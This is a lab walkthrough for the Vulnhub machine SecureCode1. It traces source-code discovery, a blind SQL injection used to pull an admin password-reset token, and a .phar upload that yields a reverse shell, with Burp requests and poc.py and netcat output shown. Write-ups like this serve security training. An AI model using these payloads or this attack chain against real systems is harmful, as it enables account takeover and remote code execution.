

SecureCode1

Tuesday, May 25, 2021 7:28 PM

##WalkThrough for Vulnhub machine SecureCode1
<https://www.vulnhub.com/entry/securecode-1.651/>
##Vulnerable Machine Author: sud0root
##WalkThrough by ApexPredator

SPOILERS BELOW only use if stuck, except take this first time saving hint to get the source code
Enumerate webroot for zip files to get the source code

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.163.143

Work Method

☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads

10 Threads ☐ Go Faster

Select scanning type:

☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

Browse List Info

Char set

[a-zA-Z0-9%20-]

Min length

1

Max Length

8

Select starting options:

☒ Standard start point ☐ URL Fuzz

☐ Brute Force Dirs ☒ Be Recursive Dir to start with

/

☒ Brute Force Files ☐ Use Blank Extension File extension

zip

URL to fuzz - /test.html?url={dir}.asp

/

Exit Start

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.163.143:80/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 7

Type	Found	Response	Size
File	/source_code.zip	200	5034843

Current speed: 425 requests/sec (Select and right click for more options)

Average speed: (T) 419, (C) 424 requests/sec

Parse Queue Size: 0

Total Requests: 306275/1273821

Time To Finish: 00:38:01


Current number of running threads: 10

Change


Back Pause Stop Report

Starting dir/file list based brute forcing /174230.zip

Download source_code.zip to begin analyzing the source code



There is a password reset option that uses an insecure random number generator to create tokens, however it's not so simple to crack and guess the token so likely rabbit hole



Pages that require authentication have include ../include/isAuthenticated.php at the top



It checks to see if id_level is set for the session (1 for admin, 2 for customer)

securecode1

asset

include

connection.php

header.php

isAuthenticated.php

item

image

.htaccess

```

1 <?php
2
3 if($sil!=1){
4     $_SESSION['danger']="You not have access to visit that page";
5     header("Location: ../login/login.php");
6     die();
7 }
8
9 ?>

```

Project

securecode1

asset

include

connection.php

header.php

isAuthenticated.php

item

image

.htaccess

1.png

2.png

3.jpg

4.jpg

index.html

addItem.php

destroy.php

editItem.php

index.php

newItem.php

updateItem.php

viewItem.php

login

checkLogin.php

doChangePassword.php

doResetPassword.php

index.php

login.php

logout.php

profile

edit.php

index.php

update.php

users

add.php

destroy.php

edit.php

index.php

store.php

update.php

db.sql

hash

index.php

poc.py

robots.txt

rvsh.phar

test.phar

test.phar

header.php

rvsh.phar

```

12 <title>hackshop</title><link rel="stylesheet" href=
13 <link rel="stylesheet" href=../asset/css/bootstrap.min.css>
14 <link rel="stylesheet" href=../asset/css/style.css>
15 <script src=../asset/js/jquery-3.5.1.slim.min.js></script>
16 <script src=../asset/js/bootstrap.js></script>
17 <script src=../asset/js/bootstrap.min.js></script>
18
19 <?php
20 if(isset($_SESSION['id'])){
21     $sid = $_SESSION['id'];
22     $sus = $_SESSION['username'];
23     $sil = $_SESSION['id_level'];
24     if($sil == 1){
25         ?>
26         <nav class="navbar navbar-default">
27             <div class="container-fluid">
28                 <div class="navbar-header">
29                     <a class="navbar-brand" href="#">HackShop</a>
30                 </div>
31                 <ul class="nav navbar-nav">
32                     <?php
33                         if(isset($_GET['page'])){
34                             ?>
35                             <li class = "nav-link"><a href=../users/index.php?page=user">Use

```

Source_code.zip also contains the initial database showing users admin and customer and there

id levels

profile

edit.php

index.php

update.php

users

add.php

destroy.php

edit.php

index.php

store.php

update.php

db.sql

hash

index.php

poc.py

robots.txt

rvsh.phar

test.phar

```

34
35 CREATE TABLE `user` (
36   `id` int(5) NOT NULL,
37   `username` varchar(50) NOT NULL,
38   `password` varchar(50) NOT NULL,
39   `email` varchar(100) NOT NULL,
40   `gender` varchar(10) NOT NULL,
41   `id_level` int(5) NOT NULL,
42   `token` varchar(50) DEFAULT NULL
43 ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
44
45
46 INSERT INTO `user` (`id`, `username`, `password`, `email`, `gender`, `id_level`, `token`) VALUES
47 (1, 'admin', '24b97b1ec42a3deace58636148135f7d', 'admin@hackshop.com', 'Male', 1, ''),
48 (2, 'customer', '355509442720e7eaa27d4e2fc8abe95a', 'customer@hackshop.com', 'Female', 2, '');
49
50
51 ALTER TABLE `item`
52   ADD PRIMARY KEY (`id`),
53   ADD KEY `id_user` (`id_user`);
54
55
56 ALTER TABLE `level`

```

The password reset page will set the token field for the user's entry in the user database table

securecode1

asset

include

connection.php

header.php

isAuthenticated.php

item

image

.htaccess

1.png

2.png

3.jpg

4.jpg

index.html

addItem.php

destroy.php

editItem.php

index.php

newItem.php

updateItem.php

viewItem.php

login

checkLogin.php

doChangePassword.php

doResetPassword.php

index.php

login.php

logout.php

resetPassword.php

profile

edit.php

index.php


```

1 <?php
2
3 include "../include/header.php";
4 $username = mysqli_real_escape_string($conn, @$_POST['username']);
5
6 if(isset($username) and ctype_alnum($username)){
7
8     $data = mysqli_query($conn, "SELECT * FROM user");
9     $users = [];
10    while($result= mysqli_fetch_array($data)){
11        array_push($users, $result['username']);
12    }
13
14    if(in_array($username, $users)){
15
16        $token = generateToken();
17        mysqli_query($conn,"UPDATE user SET token = '$token' WHERE username = '$username'");
18        send_email($username, $token);
19        $_SESSION['status']=" Password Reset Link has been sent to you via Email, please check it out.";
20        header("location: login.php");
21        die();
22
23    }else{
24
25        $_SESSION['danger']=" Username not found.";
26        header("location: resetPassword.php");
27        die();
28
29    }
30
31 }else{
32
33 ?>
34
35 <div class="container">
36     <br><br><br><br><br>
37     <div class="col-md-3">


```

Viewitem.php does not have the include/isAuthenticated.php and does a manual check but does not break out from the code if id_level is not set and if the client doesn't redirect it allows access to the SQL


query where \$id is not surround with single quotes making it injectable



Manually verify that admin is a valid account by requesting a token



Admin is valid



Success! Password Reset Link has been sent to you via Email, please check it out.


Log-In

Username: Username


Password: Enter password

Submit Forgot Your Password?



Attempting to manually navigate to item/viewitem.php in the browser redirects to login as expected, if an id is passed a valid id (1) goes to blank page and invalid (0) redirects to login page



Valid and invalid item ids determined by the list of item images under item/image



When the request is viewed in burp you can see a valid id returns HTTP status 404 (as mentioned in the code) and invalid redirects to login page



Test SQL injection with id=1 AND 1=1 (use + instead of spaces)

Burp Suite Community Edition v2021.2.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User option

1 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```

1 GET /item/viewItem.php?id=1+AND+1=1 HTTP/1.1
2 Host: 192.168.163.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=3a6jphvdt5bvjfscho27nrbbk
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

Pretty Raw Render In Actions

```

1 HTTP/1.1 404 Not Found
2 Date: Tue, 25 May 2021 23:57:46 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: ../login/login.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

404 returned as expected test 1=2 to verify false redirects with status code 302

Burp Suite Community Edition v2021.2.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User option

1 x ...

Send Cancel < > Follow redirection

Request

Pretty Raw In Actions

```

1 GET /item/viewItem.php?id=1+AND+1=2 HTTP/1.1
2 Host: 192.168.163.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=3a6jphvdt5bvjfscho27nrbbk
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

Pretty Raw Render In Actions

```

1 HTTP/1.1 302 Found
2 Date: Tue, 25 May 2021 23:58:52 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: ../login/login.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

Build boolean based SQL query to determine token, start by verifying we can pull the admin user account name where we know the first letter is a with id=1
+AND+ascii(substring((select+username+from+user+WHERE+id_level+=1+LIMIT+1),1,1))+=97 **97 is the ASCII code for a

Burp Suite Community Edition v2021.2.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User option

1 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```

1 GET /item/viewItem.php?id=
1+AND+ascii(substring((select+username+from+user+WHERE
  E+id_level+=1+LIMIT+1),1,1))+=97 HTTP/1.1
2 Host: 192.168.163.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=3a6jphvdt5bvjfscho27nrbbk
9 Upgrade-Insecure-Requests: 1
10
11

```

Response


Pretty Raw Render In Actions

```


1 HTTP/1.1 404 Not Found
2 Date: Wed, 26 May 2021 00:03:18 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: ../login/login.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```


Verify false for wrong first letter (b)




Verify second letter is d



Now change query to select token instead of username and build loop to expose token. PoC.py contains the necessary code. Request token for admin account, pull token thru SQL, reset password and login. Flag1 will be visible after login



Reviewing the items pages shows that newItem.php contains blacklisted file extensions and checks mime type for image upload for new item



UpdateItem only has a file extension blacklist




.phar is not excluded and is executed as php, similar to a java jar file but for php



Construct a simple phar to exec a reverse shell

The Luk View Section Find Packages Help



Build final PoC script to put all the pieces together


```

kali@kali:~/vulnhub/securecode1$ python3 poc.py -t 192.168.163.143 -i 192.168.163.128 -pt 4444 -p offsec123
[+] Extrcting administrator Username via SQL Injection...
admin
[+] Requesting password reset token...
[*] Password reset token request succeeded
[+] Extracting token for admin via SQL Injection...
pQj0D0W3awpbijt
[+] Using token to change password...
[*] Valid token supplied. Resetting password..
[+] Logging in with new credentials admin/offsec123...
[*] FLAG1: [REDACTED]
[+] Uploading reverse shell to target...
[+] Initiating reverse shell. Check NetCat listener....
kali@kali:~/vulnhub/securecode1$

```

```

kali@kali:~/vulnhub/securecode1$ nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.163.143.
Ncat: Connection from 192.168.163.143:56364.
bash: cannot set terminal process group (578): Inappropriate ioctl for device
bash: no job control in this shell
www-data@secure:/var/www/html/item/image$ hostname
hostname
secure
www-data@secure:/var/www/html/item/image$ whoami
whoami
www-data
www-data@secure:/var/www/html/item/image$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
legendary

FLAG2: [REDACTED]

www-data@secure:/var/www/html/item/image$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:da:5e:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.143/24 brd 192.168.163.255 scope global dynamic noprefixroute ens33
        valid_lft 1206sec preferred_lft 1206sec
    inet6 fe80::20c:29ff:feda:5e09/64 scope link
        valid_lft forever preferred_lft forever
www-data@secure:/var/www/html/item/image$

```